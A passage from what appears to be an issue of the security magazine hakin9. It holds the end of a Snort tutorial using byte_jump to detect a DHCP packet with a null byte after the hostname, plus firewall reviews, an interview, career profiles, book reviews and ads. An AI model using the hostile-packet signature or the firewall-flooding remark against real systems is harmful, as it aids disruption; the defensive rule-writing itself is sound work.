0100  6d 65 2d 64 62 64 34 37 36 38 66 31 38 51 13 00 me-dbd4768f18Q..
0110  00 00 68 6f 6d 65 2d 64 62 64 34 37 36 38 66 31 ..home-dbd4768f1
0120  38 2e 3c 08 4d 53 46 54 20 35 2e 30 37 0b 01 0f 8.<.MSFT 5.07...
0130  03 06 2c 2e 2f 1f 21 f9 2b ff .../..!..+.
```

15 bytes are the hostname, `home-dbd4768f18`. That accounts for all 17 bytes we have here. If the next byte is `0x00` our DHCP server will go nuts.

So how to test for this? We can't just look for a content string of the above bytes followed by a null, since the hostname can be any string and any length. What we need is a way to look at that length field and then skip ahead that many bytes and see what's there. Enter `byte_jump`.

`Byte_jump` lets us read one or more bytes, turn them into an integer, and then move ahead that number of bytes. We want to read that field length, jump ahead that many bytes, and see if the next byte is a null. The basic parameters of `byte_jump` are:

```
byte_jump: <#bytes to grab>, <offset>
           [,relative]
```

There are more options, see the manpage for them all. These are the most common, and what we need here. Offset is the number of bytes from the beginning of the packet to start looking for the bytes to grab. If you add `relative` then this is the number of bytes from the end of the previous content match. For example, if you wanted to read the 5th and 6th bytes of a packet and jump ahead that many bytes, you'd say this:

```
byte_jump: 2,4;
```

You want 2 bytes starting with the 5th from the beginning. Simple enough, eh? Let's get back to our situation. We need to tell `byte_jump` to look at the one byte after the option identifier of 12 or `0x0c`, then check if there is a null in the next byte. We can skip the beginning static

portion of the packet. This is the first 278 bytes of payload, then look for the identifier `0x0c`.

```
content:"|0c|"; offset:278;
```

This puts our "cursor" on the first byte of our target option in the packet. Now we need to do our byte jump:

```
content:"|0c|"; offset:278; byte_jump:
           1,0,relative;
```

So now we're picking up one byte directly after the end of the last match, converting that byte to an integer, and jumping our cursor ahead that many bytes. So we're exactly at the end of the content of the hostname field, and if this is a hostile packet the very next byte will be a null, or `0x00`. So let's check for it!

```
content:"|0c|"; offset:278; byte_jump:
           1,0,relative; content:"|00|"; distance:
           0; within:1;
```

The distance tells snort to look right after the last cursor position, the `within` says it has to be in the next byte. So there we go, we've taken a dynamic protocol and given Snort the ability to look at a very specific thing within the protocol.

Now don't forget, this is an imaginary vulnerability and a rule that isn't perfect. It could use some tuning, and we have some possibilities for false positives to consider yet. But this is an example of where `byte_jump` is commonly used. Any protocol that is length encoded rather than statically structured needs this directive.

Next month we'll look at `byte_test`, similar but far more complex. As always please send in feedback and comments to the author at jonkman@jonkmans.com. ●



Are your sensors sucking wind?

Speed up your IDS deployments on multi-gigabit Ethernet segments by up to 16X, with hardware solutions from Endace.

Standard source code. Full preprocessing. Your complete ruleset. Faster Snort without the run around.

Ensure your biggest vulnerability is not your server.

Accelerate Snort with NinjaBox-Z.

www.endace.com/accelerate



SNORT® is a registered trademark of Sourcefire, Inc



We Help You Choose the Most Reliable Firewall

Firewalls are evil. Actually, they are not really directly evil but more like evil by extension by being the poster child of an increasingly evil industry: Security. Of course the firewall isn't their only poster child. They have others like Anti-Virus, Patching, IDS and its twin, IPS.

Firewall, however, is perhaps the oldest. So it is more like a spokes-person now. *Need security, buy a firewall*, it says with a sinister voice that apparently sounds like the voice of reason to millions of tone deaf people out there. However, I am getting ahead of myself. People need firewalls. Some people do. The odds that you are one of those people is pretty slim.

ISECOM has proven that firewalls actually cause more security problems to solve administrative ones. We have proven that firewalls do not work as well as host hardening. They are only good for providing easier administration for many heterogeneous hosts that need to be hardened individually while adding a single point of failure and an additional attack vector to the network.

So we do not use a firewall. We use NAT for our intranet and we use host hardening on our DMZ systems. We also use port obfuscation where it can work, like with SSH, just to keep the bots away. Most of our systems have host-based network filters but we prefer to operate stealthily by closing services and making sure the IP stack does not respond to any packets which do not specifically make the appropriate protocol request. On our intranet where we have some Windows systems, we use Spybot S&D Resident and strict Winpooch rules to mostly manage outgoing (phone-home) requests.

The security industry designs firewalls for ease of administration of many servers which cannot be hardened independently because they do not have services to be properly closed or can handle proper packet inspection. While this may be ideal for huge organizations, they become a crutch on less huge organizations.

A firewall provides security by physically separating the connections between a known and an unknown or hostile network. Security is the separation of a threat from an asset. If you want to be secure from nasty Internet traffic, you need to stop it from reaching you.

Personally, I have set up and run many firewalls for organizations but as an employee. No matter what I tried to explain to management or clients, they saw security as a firewall. They wouldn't listen. But for our organization I knew better. We do what we call *thickening* where we make sure every single system from server to desktop to appliance is tight so that we do not suffer that *crunchy outside / chewy center* syndrome.

Still though, I have looked at host-based firewalls for Windows; mostly the standard ones that most

people do like Outpost, Zone Alarm, etc. All these and even the Windows XP SP2 firewall all suffer the same problem: they add an extra layer of interaction and complexity to a host that should just have no services to provide over the Internet. The extra layer provides both a new attack vector and a Denial of Service liability when the packet rate exceeds its inspection capability. That can be easily performed with a tool like Unicornscan.

That is not to say we are totally *firewall free*. For where we use anything resembling a firewall, we use them to maintain outbound traffic and provide privacy. The NAT over the Intranet disallows direct access to any particular system from the outside. The Windows systems are running Searchbot S&D Resident to monitor registry changes and running Winpooch to hook for any connections and file changes, specifically to key Windows folders. With that and strict rules for browser use and sandboxing we have not had an incident in-well-ever, and we have been running since 2001. The only weakness with our model is in the Windows system itself and how it does not properly separate or define the services making requests so you cannot just block *svchost.exe* for example because some legitimate programs may use it.

This model has kept us from having any problems. Actually, Winpooch only started hooking programs correctly and hooking all programs about a couple of versions ago. It had some bugs and would hang some of our computers. But now it is all smooth and it is not even at 1.0 yet. It all works so well that we do not even have a need for anti-virus programs on our networks.

by Pete Herzog

Trend Micro Internet Security

I have chosen this software because through all the time that I have used it (all the way back since 2000), I have never once had a virus infection, and any viruses that have tried to infect have been caught. Also, there was an Asian virus that me and another guy were at the forefront of researching in the English speaking world, and no English antivirus detected – though Trend soon became the first to pick up this virus.

In terms of Internet Security, the firewall has so far been flawless, and is entirely customizable for the user, whether it be allow everything, deny everything, or *block/allow any of ports/programs/processes*. The spam filtering is effective, though not an *awesome* area for me, and the Malware/Spyware has been fairly decent in it's detection. It's active scanning process is quite quick to pick up any virus running or attempting to run before you run them. The parental website filter also works fairly well.

I have used (in the past), Sygate, Zone Alarm, and Endian. I switched from Sygate simply because it stopped working on my system and refused to start

working again, so I went to Zone Alarm. Zone Alarm was not technologically as advanced or customizable, and left me feeling quite vulnerable, as well as slowing the computer, so then I switched to Trend as the firewall (earlier it was just an anti-virus for me). In the meantime I have tested Endian as a firewall Linux box, but stopped using it in the home environment because of the need of running another box as a firewall, as opposed to just software.

I have considered the previously mentioned firewalls as well as Comodo. I chose not to use the others for the aforementioned reasons, and chose not to use Comodo on my Vista system simply because of incompatibility and the fact that Trend was quite sufficient.

This firewall helps to defend my system by not only blocking suspicious traffic from the Internet, but also by blocking new and unrecognised programs, or programs that are behaving either suspiciously or different than usual. There is also an option to entirely lock internet access, which does come in handy from time to time.

I have only had breakdowns or hang ups for a few reasons.

- One is that really old systems don't seem to cope, but this is to be expected.
- The second was major changes to the c: drive when the Trend was installed on e: drive. It simply wouldn't start and the Trend Proxy blocked my internet connection until a complete manual remove was executed. This took a lot of time, but the Customer Support at Trend was quite helpful in pinpointing exactly where everything was.
- The third was briefly on Vista, causing *explorer.exe* to take a long time to load – this was due to a conflict with Windows Defender (which was automatically turned off, but turned itself back on).

I will definitely continue to choose this software, and always to recommend it to everyone that I can. All those that I have *converted* from *Norton* to *Trend* have noticed such an incredible increase in system speed (because *Trend* does not steal resources like *Norton*).

Definitely worth the buy, you will not be disappointed. There are even extra tools like Junk Cleaning and Software History Eraser etc. (which are all freely available, but it's nice to have bonuses).

Notes:

- Quality/price: 8.5/10
- Effectiveness: 9/10
- Final, general note: 9/10

by *Stephen Argent*

Cisco Pix and other

I have a Cisco Pix at my gateway and use Kaspersky, Symantec and BlackICE on various machines. I use the Pix at my gateway because of the protection that it affords and I can fine tune it more than I can a software type firewall. The software firewalls I use just to play with them to learn about the various types of software firewalls.

I had used other firewalls, like McAfee, Panda, and ZoneAlarm. When the license is up I change firewalls just to play with them and to learn how each firewall works and to see which firewall is user friendly. The firewalls that I am considering to try next are F-Secure, CA Personal Firewall and Trend Micro.

The firewalls allows me to monitor what is going on with my machines. What traffic is trying to come inbound and what traffic is trying to leave my machines. It allows me to better protect the computers especially with the amount of software that I download and play with. I can see if the various software packages are trying to phone home. The biggest problem with some firewalls is that they are not user friendly for the average user.

The biggest problem with most of the firewalls that I have tried is the fact that they are mouthy at first. They constantly ask if you want to allow this traffic or that traffic. For the average user that can be pretty intimidating. The other problem with some of the firewalls is that they are not user friendly for the average user. Symantec is probably the most user friendly that I have found so far. With BlackICE being the most non-user friendly.

I would recommend all of the firewalls that I have listed above. The main thing I would recommend would be the comfort level of the user. For someone that needs a friendly interface and a firewall that is easy to use I would recommend Symantec, McAfee or Kaspersky. For the more advanced user that wants to tinker with the firewall I would recommend *BlackICE* or *ZoneAlarm*.

Notes:

- Quality/price – All of the firewalls listed above are of good quality and fairly priced. Symantec, Kaspersky and McAfee 10/10. Panda and Zone Alarm 9/10. BlackICE 8/10.
- Effectiveness – they are all effective. Any firewall is better than nothing unless you allow all. Symantec, Kaspersky and BlackICE 10/10. Panda, McAfee and ZoneAlarm 9/10.
- Final, general note – All of the firewalls are good depending on the users comfort level. For the price and effectiveness there is no reason for a user not to be using a firewall to protect their systems. I would give all of the firewall reviewed a 10/10 in this category.

by *Steve Lape*



Cisco IOS

I use Cisco IOS firewall. The reason why I use it is that Cisco IOS firewall is an ICSA certified firewall. In the past, I haven't used any other firewall software. What's more, our company hasn't considered anything else, since we trust Cisco. The filter policy is an internal-protection oriented policy: we do not filter packets going outside the internal network, but only incoming

packets. The filters are applied at router level with non-permissive policies (only services/machines explicitly permitted are not filtered). The advantages of using this router policy is that filters are easy to maintain, and very efficient (since the router does not need to check long access lists in order to decide whether a packet should pass or not), and finally all machines in the internal networks have easy access to external services. The only disadvantage regards to UDP, since most UDP protocols are filtered (the router does not know very well how to treat with UDP). As I said before, the only problem with the router is with UDP packets (incoming and outgoing packets). I would strongly recommend it.

Notes:

- Quality/price: 8/10
- Effectiveness: 10/10
- Final, general note: 9/10

by *Tamara Rezk*

Cisco PIX

We use Cisco PIX/Microsoft ISA server in software. Why we chosen this software? The reason is simple. My management always thinks after sales service and support in India, lots of Cisco certified people are there, so we can get support from anyone in case of emergency. We have used Checkpoint firewall before but we gave up. Report is too complicated in Checkpoint and we have faced problems with OWA. We have also considered to choose some other products like Linux IP tables, Checkpoint and SonicWALL but we decided that ISA is much more comfortable and easy to use. It also supports all MS products. This program is great! We get daily, weekly and monthly statistic of each user accessing sites, it's easy to write an access list. Now we are very dependent on reports on our firewall after seeing what site is frequently used and creates a network jam we block. In this way we can improve our network performance too.

I have never had any breakdowns, problems or hang-ups. Every month the engineers fine tune the server on holidays.

MS ISA is a great product and I would like to recommend it to other users and companies too. Every com-

pany needs a hardware and software firewall to protect their network from malicious packets. In this jet age, time is a critical and I think nobody wants to waste their time in analyzing raw log, it's really pain. If there is some good product which gives statically report with graphic with a click of button, then it's really good and we can save the time. I feel it's worth to spend some money on that product which at the same time it should be very easy to use.

Notes:

- Quality/price: 9/10
- Effectiveness: 8/10
- Final, general note: 9/10

by *Sanjay Bhalerao*

Zone Alarm

I used this software mostly because it has the anti-virus and anti-spyware built in. It was my first choice and turned out to be right.

It is working by making it more difficult for a hacker to just enter the computer or network and take what he wants. Like any program, though, it can still be hacked. It does feature regular updates, the ability to block known spyware sites, banner ads and scripts, as well as blocking messenger programs. Another feature is the ability to block programs from running and only grant web-access to trusted programs.

The most disturbing problems I have are connected with the upgrades for usually they are not as smooth as should be, and they slow the computer down for some time. It is a good software in general, I would not hesitate to recommend it to someone unless I find something better.

In my opinion nothing is failsafe though. I always say that to be completely secure one should consider at least 3 different firewall programs and a hardware firewall, 3 anti-virus programs and 3 anti-spyware programs on a mainframe type computer, because no PC I know can run that much security.

Notes:

- Quality/price: 5/10
- Effectiveness: 5/10
- Final, general note: 5/10

by *anonymous IT Security Manager*

IPTables and Monowall

I use several, iptables on Linux, IPFilter in the form of Monowall. The reason why iptables and ipfilter were chosen is that they are Open Source and it was possi-

ble to audit the code, also due to the flexibility of both systems to have firewalls built on exotic hardware, we use both on embedded hardware, using none Intel CPUs. Before, I have used CheckPoint Firewall-1, because it was Closed Source and the inflexibility of having to run on more General PC hardware. We specifically choose something that could run on embedded devices, therefore our choice was kind of limited.

We have been using both pieces of software successfully for about 6 years, as we are running both on exotic hardware we add an extra layer of protection more generic attacks as quite often the average attacker will not have the exploit produced that will include a payload that will execute on our systems. So far, I hadn't any break, problems or hang-ups. Our solution is well kind of custom, the use of the open source firewalls is pretty common place, I'd recommend mainly as it is possible to do so much with them.

Notes:

- Quality/price: 9/10
- Effectiveness: 10/10
- Final, general note: 10/10

by *Stephen Kapp*

Comodo Firewall Pro

I have been happily using version 2.4 for more than 6 months with excellent performance and without significant problems. For the purposes of this review, however, I have upgraded to version 3.0 of Comodo Firewall Pro. In both versions a free lifetime license is provided during installation. The program is free for both personal and business use. I have chosen to use this particular software due to the changing nature of many of the personal firewall programs I have used previously. Many of those programs are either no longer available at all or are no longer offered in a free version. Furthermore, most free programs are free for personal use only and I am using this program on my work PC. I have previously used Sygate, Outpost, Kerio, Zone Alarm, Black Ice, and Tiny Firewall and stopped using these programs primarily for the reasons stated above. Also, as you may have guessed, I like to try new software. I have been very satisfied with version 2.4 of the Comodo Firewall Pro and Version 3.0 adds several new features. The new features of Version 3.0.14.276 (released 12/11/07) include:

- There is a patent pending Clean PC Mode which takes a profile of your PC and its applications. Any new applications trying to gain access will be denied unless the user expressly permits access.

- There is a Host Intrusion Prevention capability. This feature leverages Comodo's safe list of nearly one million trusted executable files.
- There is a Train with Safe Mode feature which when selected will learn how your trusted applications work and quietly develop rules for them.

One of the outstanding points of this product is that not only is it free for both personal and business use, but it has incorporated many of the advanced capabilities normally included only with non-free commercial personal firewall software.

As with any other personal firewall product the user is frequently required to respond to requests for access by applications, especially when the firewall is first installed. In version 3.0, however, these requests are significantly reduced in number which is a feature which I personally like a lot.

In order to upgrade to version 3.0 I first ran the upgrade module in version 2.4 but was informed there was no upgrade available. Then, after downloading version 3 it was necessary to manually uninstall version 2.4 before installing the new version.

None of this was very difficult but it was just slightly less elegant than a direct upgrade would have been.

Notes:

- Quality/Price: 9/ 10
- Effectiveness: 9/10
- General: 9/10

by *Donald Iverson*

Netfilter/Iptables

Why have we chosen this software? It's the default firewall on Linux !!! I have not used many other firewalls. I think Cisco Pix is a good one, but the price is not very attractive.

We were considering using PF, as it is an interesting firewall, but OpenBSD is so unstable, isn't it?

When listing weak points of the program we should mention that Netfilter have a bad syntax, but the module around it is very useful. I have not had any problems or breakdowns with firewall I use. It is very reliable. I would definitely recommend it to other users – it is free, secure and there is plenty of documentation on Netfilter.

Notes:

- Quality/price: 8/10
- Effectiveness: 8/10
- Final, general note: 8/10

by *Chico Del Rio*



Interview

Kurt Seifried

– Linux Security Expert

Kurt Seifried is well known as the author of the Linux Administrators' Security Guide or proprietor of the very popular security mailing list. In this interview, he gives his views on current security issues. He tells hakin9 readers about his career and achievement.

hakin9 team: How did you get started out in IT?

Kurt Seifried: A friend introduced me to OS/2 and then to Linux (so OS/2 was my gateway OS from Windows 3.1). I started running Linux, and wondered how to secure it against people on the Internet, since there was not much information available I had to learn it myself, and that's how it all started.

h9: If you had to make recommendations for other engineers in your field what would you say?

KS: Well first off there are barely any engineers in this field, which is a huge part of the problem. This field is incredibly immature and lacking in professionalism.

h9: Do you use any tools for Pen-Testing or Security Auditing?

KS: I don't do pen testing or security auditing per se. I have in past used Nmap, Nessus and Core Impact.

h9: How do you really feel about SELinux and system hardening?

KS: I like it, but writing policies for it or modifying existing policies is a nightmare. So unless you have a *normal* setup that works out of the box chances are you'll end up turning SELinux off so that your application works properly.

h9: What is your thought on the hype about Windows Vista be a sinking ship?

KS: I only know one person with Windows Vista and she hates it, she wishes she had bought a mac. So yeah I actually tend to think it isn't so much a sinking ship as a ship that never got far out of port in the first place. Kind of like Itanium, I heard a lot about it, but never actually saw one in production.

h9: How did you find the vulnerability on NTFS, used from many years by a lot of hackers?

KS: Ermmm. I assume you mean the *Multiple windows file wiping utilities do not properly wipe data with NTFS file systems*. Well I was looking for a file wiping utility, and started wondering if they actually worked. So I zeroed out some partitions under Linux, formatted them, copied data onto them, wiped them, then mounted them under Linux and looked for the data and lo and behold I found it. Most (actually at the time all) did not work as advertised.

h9: What are you working on at the moment and what are you interested in for the near future.

KS: Decline to say, I'm under NDA. As far as infosec interests I'd say I'm leaning to the economic side, these are fundamentally economic problems being expressed through technology.

h9: Is Information Security a profession yet?

KS: It is, but about as much as street hot dog vending. They all claim to have the tastiest yummy sausage, but you really do not want to know what's in it.

h9: What is the most serious information security threat facing us today?

KS: Big complicated systems that exhibit unpredictable behavior (like crashes and security flaws and unexpected configuration results) that are being plugged into other big complicated systems resulting in some really wacky unexpected behaviors.

h9: Do you think we're at the point where Linux desktops and/or Linux servers should be running anti-virus software?

KS: Depends, if you're serving Windows file/email/etc clients than yes I think it's a reasonably sane idea (although the performance hit might not be worth it). As far as protecting a *NIX system itself from a virus that's not typically a concern for most people.

h9: Do you recommend using an integrated layered defense system from a single provider...for example Symantec...or instead using different components from different companies?

KS: I think the integrated suites are not completely mature yet, often times vendors buy companies so they have a component to plug into their suite, and it may not be the best one, or well integrated. On the other hand this assumes that the end user can do a better job plugging disparate systems together to create a security suite which is not always the case. I'd say in this case the answer that comes to mind is *damned if you do, damned if you don't*.

h9: Security is something that needs to be changed or updated every once in a while. How do we keep up with changes in the outside world? How is technology going to make security look like?

KS: Technology won't do much of anything other than change the mechanics of security. The same economic forces drive computer crime (and thus security) as in classic settings such as banks, your house, etc. I suspect more of the same.

h9: Crypto is based on weakness in other fields or in the same field. How would this change when we have quantum computing in full swing?

KS: By this I assume you mean what happens to public/private key crypto when we can factor large primes in a few seconds. Well I'm willing to bet not much. Most data disclosure right now isn't done by attacking encrypted channels, that's a stupid way to get data (attack the channel and maybe grab a few sessions). Better to attack the back end and take a few million records all at once. ●

by *Monika Drygulska*

m²ia

empowered by

mile²
TM

I.T. Security Training Globally



IS YOUR NETWORK SECURE? REALLY SECURE?

Feb 2002 - Mile2 was established in response to the critical need for an international team of IT security training experts to mitigate threats to national and corporate security far beyond USA borders in the aftermath of 9/11.



A Network breach... Could cost your Job!

Available Training Formats:

1. ILT Instructor Led Classroom Training
2. CBT Computer Based Self Study
3. LVT Live Virtual Training



GENERAL SECURITY TRAINING

- CISSP CISSP & Exam Prep
- CISSO Certified Information Systems Security Officer



PENETRATION TESTING (AKA ETHICAL HACKING)

- CPTS™ Certified Penetration Testing Specialist
- CPTS+FS™ Certified Pen Testing Specialist for Financial Sector
- IDS/IPS Intrusion Detection Systems
- CPTE™ Certified Penetration Testing Expert
- CWPTS™ Certified Web Penetration Testing Specialist
- CBTS™ Certified Back Track Specialist
- Using Linux Open Source Security Tools



SECURE CODING TRAINING

- CSCS™ Certified Secure Coding Specialist
- CRCA™ Certified Reverse Coding Analyst



WIRELESS SECURITY TRAINING

- CWPTS™ Certified Wireless Pen Testing Specialist



DR&BCP TRAINING

- DR/BCP Disaster Recovery & Business Continuity Planning



DIGITAL FORENSICS

- CFED™ Computer Forensics & Electronic Discovery
- LAED™ Legal Aspects of Electronic Discovery

INTENSIVE TRAINING CAMPS...

- CPTS & CPTE in 6 extended days
- CPTS + Forensics in 6 extended days

Worldwide Locations



We practice what we teach.....

Other Mile2 services available Globally:


1. Penetration Testing
2. Vulnerability Assessments
3. Forensics Analysis & Expert Witnesses.
4. Other Information Assurance Services
5. Short Term Staffing
6. Full Time Staff Placements

www.m2ia.com

+1-800-81-MILE2

(Visit Contact Page for International Offices)

Self Exposure



Self Exposure

Dr. Ben Lynn
IT Security, Cryptography Expert
Google, Inc.



How did you get your first PC?

When I was five years old my parents bought a John Sands Sega SC3000.

I actually programmed it, mostly copying examples from a BASIC manual. With 16 colours and multichannel sound, in some ways it was better than the 8088 PC XT with a CGA adapter that we got two years later.

What was your first IT-related job?

I tutored computer science at a university, and shortly after that I was a research assistant in a computer science department, but I have only been working in industry for less than a year.

Who is your IT guru?

For IT security, it would have to be Dan Boneh, my PhD advisor (cryptography, security and more). As for software engineering I've come to admire the work of the Bell Labs researchers (esp. Rob Pike's *Notes on Programming in C*)

How did you come to the point in which you are now?

I am where I am more by accident than design. Although I have been interested in computers almost all my life. At the time I thought I might become a mathematician, then a professor, and finally, I decided to go for a PhD after my undergraduate degree.

What are you plans for future?

I'm enjoying my current job immensely. Therefore, unless things change for the worse or some unbelievably amazing opportunity presents itself, I plan to stay put for a while. Shameless plug: apply to Google. You won't regret it. Don't be dejected if you're rejected. Train hard on your weakest skills and reapply in a year.

What would you advise our readers planning to look for a job on the IT Security field?

I'd say for any security job, be it physical security or computer security, you should be accustomed to thinking like an attacker. I'm stating the obvious when I advocate putting yourself in your opponent's shoes. In most cases, IT security is the same as any other field. You should learn your tools and keep up with the latest developments.

Dr. Anton Grashion
EMEA Security Strategist
Juniper Networks, Inc.



Anton Grashion is responsible for the product marketing of Juniper Networks' NetScreen security products portfolio throughout the EMEA region. He has over 20 years' experience in the I.T. industry, including research, teaching, product development, product management, entrepreneurship, consultancy and I.T. management. Anton holds a BSc (Hons) in Earth Sciences from the University of Leeds, an MSc in Computing Science from Staffordshire Polytechnic and a PhD in Artificial Intelligence from Staffordshire University.

How did you get your first PC?

It was an Amstrad – I can't remember where I got it from (Probably high-street retail) but I remember it 512K memory and dual floppy disks (ohhh the power!)

What was your first IT-related job?

I was senior data-manager in a computerised logging unit based on oil-rigs in the North Sea.

Who is your IT guru?

Difficult to say, probably Alan Turing because he was so far ahead of his time and contributed to so many areas.

How did you come to the point in which you are now?

Fortuitous accidents! My career has been a series of grasped opportunities, so I have been very lucky to have had them!

What are you plans for future?

Security and IT is a field that is constantly evolving and it satisfies my desire for continual development. It is also fascinating and challenging, so my near term future revolves around understanding the implications of security to Juniper's customers.

What would you advise our readers planning to look for a job on the IT Security field?

Good choice. Retain a focus on what security is really about – allowing people to conduct business in a safe manner. If you can do that you can help people understand what some of the changes and challenges in the environment mean to them.



ASTALAVISTA RELAUNCH

the hacking & security community

As a member you will enjoy ...

>> Latest Security News

Astalavista.com provides you with the latest computer security news, information, vulnerabilities and white papers.

>> Industry leading Directory


Our website hosts the largest internet resource on hacking and security: Regularly updated tools, articles, ebooks, movies and more.

>> The Search

Searching is a big part of the internet. We offer you an index with the best specialised searchsites in different categories. Whatever you are searching for, you will find it.

>> Online Tools

The latest online and applications that exist in the hacking and security community from the shared resources of all Astalavista members.



join for free on www.astalavista.com and be a part of the community



Astalavista.com

the hacking & security community



Title: Steal This Computer Book 4.0, What They Won't Tell You About The Internet

Author: Wallace Wang

Publisher: No Starch Press

Pages: 376

Price: \$29.95

Want to know how the dark side of the Internet works? Wallace Wang's book *Steal This Computer Book 4.0* aims to demystify the seedier side of the Internet. True to the sagely advice, *Know Thy Enemy*, Wang sets out to detail the myriad threats, scams and other illicit activities in this internet survival guide.


Irreverent from the start, this book seeks to plant the reader inside the mind of the hacker in order to understand their motivations and drives. In dispelling the popular myth of the basement-dwelling nerd hacker Wang builds up the counter-culture image of hackers being creative-minded champions of free thought. Hacking is presented as an ethos, a desire to know how the world works and to question authority when it stands in the way of knowledge. Hacking is not confined in the computing world. Have you yourself been unknowingly hacked when you vote for your favourite contestant on a reality TV show? Are media editors hacking you when they decide how, when and if a story is published? Conspiracy theory

abounds in this book and there are plenty of references to back up these tales of deception.

The book comes with a CD full of additional information and programs relevant to each chapter of the book. Much of the content is dated but serves as an archive of some of the important information sources from its time. The disk abounds with the ubiquitous text file we have all grown to love over the decades and experienced i.e. older hackers will probably recognise something that helped cut their hacking teeth. Be careful though, some of the content of the CD will set off your anti-virus software since the disk contains viruses, trojans and other potential malware. If it does not set off the alarms, maybe you ought to read chapter 4 again.

What this book is not is an educational manual, teaching the hacker's tradecraft to a new generation of computer miscreants. Learning the fine art of hacking is left as an exercise for the reader, this book serving to whet the appetite by revealing the depth and breadth of the hacking world. This is an entertaining and enlightening read for anyone who has ever used a phone, the Internet or simply walked outside in the light of day. Show this book to your Mom however and she might just throw away her computer and don a tin-foil hat.

by Jim Halfpenny



Title: Secure Programming with Static Analysis

Author: Brian Chess, Jacob West

Publisher: Addison Wesley

Pages: 590

Price: \$49.99

Book is not a guide to using security features, frameworks, APIs, cryptographic techniques, etc. The goal is to focus on things unrelated to security features that put security at risk when they go wrong.

Discuss a wide variety of common coding errors that lead to security problems, explain the security ramification of each, and give advice for charting a safe course. There are dozens of real-world examples of vulnerable code to illustrate discussed pitfalls. Short code examples are in C and Java. Some chapters are slanted more toward one language than another. For instance, the examples in the chapters on buffer overflow are written in C. Book offers practical and immediately practicable advice for avoiding software security pitfalls and includes a static source code analysis tool on a companion CD so that the readers can experiment with the detection described techniques.

Book has two main threads: software security and static code analysis. Book is divided into four parts. First part (software security and static analysis) describes the big picture: the software security problem, the way static analysis can help, and options for integrating static analysis as part of the software development process.

Second part (Pervasive Problems) looks at pervasive security problems that impact software, regardless of its functionality, while third part (features and flavors) tackles security concerns that affect common varieties of programs and specific software features. The last part (Static analysis in Practice) brings together first three parts with a set of hands-on exercises that show how static analysis can improve software security.

This book is written for people who have decided to make software security a priority. No deep knowledge about software security is assumed. However, book cover the subject matter in enough depth that most professional code reviewers and penetration testers will benefit, too.

by Martin Jenco

EXCLUSIVE&PRO CLUB

000100 Day Consulting
24 Hour Remote Help

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

DIGITAL ARMAMENTS

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the Oday market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com



Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: <http://www.eltima.com>
e-mail: info@eltima.com



First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk



@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net



@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net



Priveon

Priveon offers complete security lifecycle services - Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

<http://www.priveon.com>
<http://blog.priveonlabs.com/>



MacScan

MacScan detects, isolates and removes spyware from the Macintosh. Clean up Internet clutter, now detects over 8000 blacklisted cookies. Download your free trial from:
<http://macscan.securemac.com/>

e-mail: macsec@securemac.com

You wish to have an ad here?
Join our EXCLUSIVE&PRO CLUB!

For more info e-mail us at en@hakin9.org or go to www.buyitpress.com/en

EXCLUSIVE&PRO CLUB

Coming up in the next issue...

Do not forget to get the next issue of hakin9, otherwise you will miss:

- ✓ Second part of the series on PostgreSQL and Security
- ✓ A state of the art: userland execve
- ✓ Consumers Tests on Antivirus Software
- ✓ Vista Bitlocker Drive Encryption
- ✓ Alternate Data Streams – second part

Also inside:

- ✓ Free CD with useful applications and tools
- ✓ More of interesting and totally practical articles for IT security hotheads
- ✓ Helpful tips of attacking and protecting computer systems

hakin9 is a bi-monthly. It means 6 issues of hakin9 a year! Each edition is full of precious guidelines, useful hints and essential information necessary to be even more knowledgeable and efficient in securing your systems.

Next issue of hakin9 available in **May!**



The editors reserve the right to change the magazine contents.

